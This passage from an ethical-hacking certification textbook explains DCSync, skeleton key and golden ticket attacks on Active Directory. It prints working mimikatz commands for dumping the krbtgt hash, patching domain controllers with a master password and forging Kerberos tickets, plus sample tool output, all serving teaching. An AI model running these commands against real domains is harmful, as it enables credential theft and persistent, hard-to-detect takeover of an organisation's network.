Malicious replication enables attackers to create an exact copy of user data using the admin credentials. This technique allows attackers to compromise other credentials and access accounts from a remote location. Attackers follow all the DCSync attack steps to replicate sensitive accounts such as "krbtgt," which serves as a master key for signing Kerberos tickets.

Attackers attempt malicious replication using the following command:

```
Invoke-Mimikatz -command '"lsadump::dcsync /domain:<Target Domain>
/user:<krbtgt>\<Any Domain User>"
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.207: Screenshot showing the output of the mimikatz tool

The above command generates NTML hashes of the given domain user.

Skeleton Key Attack

A skeleton key is a form of malware that attackers use to inject false credentials into domain controllers (DCs) to create a backdoor password. It is a memory-resident virus that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain. This attack necessitates domain administrator rights and DC access. This attack is difficult to distinguish from other standard user authentication methods, making it difficult to detect.




Figure 6.208: Illustration of a skeleton key attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Working of the Skeleton Key Attack

This attack is straightforward and only requires the execution of **misc::skeleton** on each DC using the following command:

Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -<target domain controller name>




Figure 6.209: Screenshot of mimikatz

After executing the above command, the attacker can masquerade as any user with the default mimikatz credentials.

Attackers also perform skeleton key attacks by patching the Local Security Authority Server Service (LSASS). Attackers leverage their access to the domain and install malware on the DCs. The malware auto-patches the LSASS, which produces a new skeleton key or master password that works for all the users.

The error shown in the above screenshot is displayed if LSASS has already been patched with skeleton keys. Attackers can alternatively utilize the Empire tool, which contains a module that automates the process by running mimikatz entirely in memory and avoiding the binary from being dropped on the DC.

powershell/persistence/misc/skeleton_key




Figure 6.210: Screenshot showing the Empire skeleton key module

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, running the **execute** command triggers the skeleton key attack.





Figure 6.211: Screenshot showing the execution of a skeleton key attack in Empire

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Golden Ticket Attack

A golden ticket attack is a post-exploitation technique implemented by attackers to gain complete control over the entire AD. Attackers perform this attack by leveraging the Kerberos authentication protocol, using which they forge Ticket Granting Tickets (TGTs) by compromising a Key Distribution Service account (KRBTGT) to access various resources. This attack allows attackers to maintain persistence and obtain more information within the AD by masquerading as privileged users.




Figure 6.212: Illustration of a golden ticket attack

Working of a Golden Ticket Attack

Attackers initially compromise a valid user account either using phishing emails or by exploiting vulnerabilities or security misconfigurations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The steps involved in a golden ticket attack are as follows.

1. Attackers obtain domain information such as the domain name and domain security identifier (SID) using the **whoami** command.
2. Then, attackers elevate their privileges to the domain's administrator-level user account to steal the NTLM hash of KRBTGT. Attackers use mimikatz to perform a pass-the-hash attack or DCSync attack to steal KRBTGT's password hash by executing the following command:

   lsadump::dcsync /domain:domain name /user:krbtgt
3. After obtaining the password hashes, attackers run the following mimikatz command to obtain a golden ticket by impersonating an administrator-level user. It allows the attackers to access any resource, group, or domain in the environment.

   kerberos::golden /domain:domain name /sid:SID /rc4:KRBTGT hash value /id:value /user:username

Finally, attackers maintain persistence by setting the validity of the ticket.

```
mimikatz # kerberos::golden /domain:ceh.com /sid:S-1-5-21-2083413944-2693254119-1471166842-502 /aes256:3e08f6c492d555ce004ed5
bc965863658a89a9abb48ad565353aa94590597023 /id:502 /user:krtbtg
User      : krtbtg
Domain    : ceh.com (CEH)
SID       : S-1-5-21-2083413944-2693254119-1471166842-502
User Id   : 502
Groups Id : *513 512 520 518 519
ServiceKey: 3e08f6c492d555ce004ed5bc965863658a89a9abb48ad565353aa94590597023 - aes256_hmac
Lifetime  : 5/17/2022 12:52:06 AM ; 5/14/2032 12:52:06 AM ; 5/14/2032 12:52:06 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

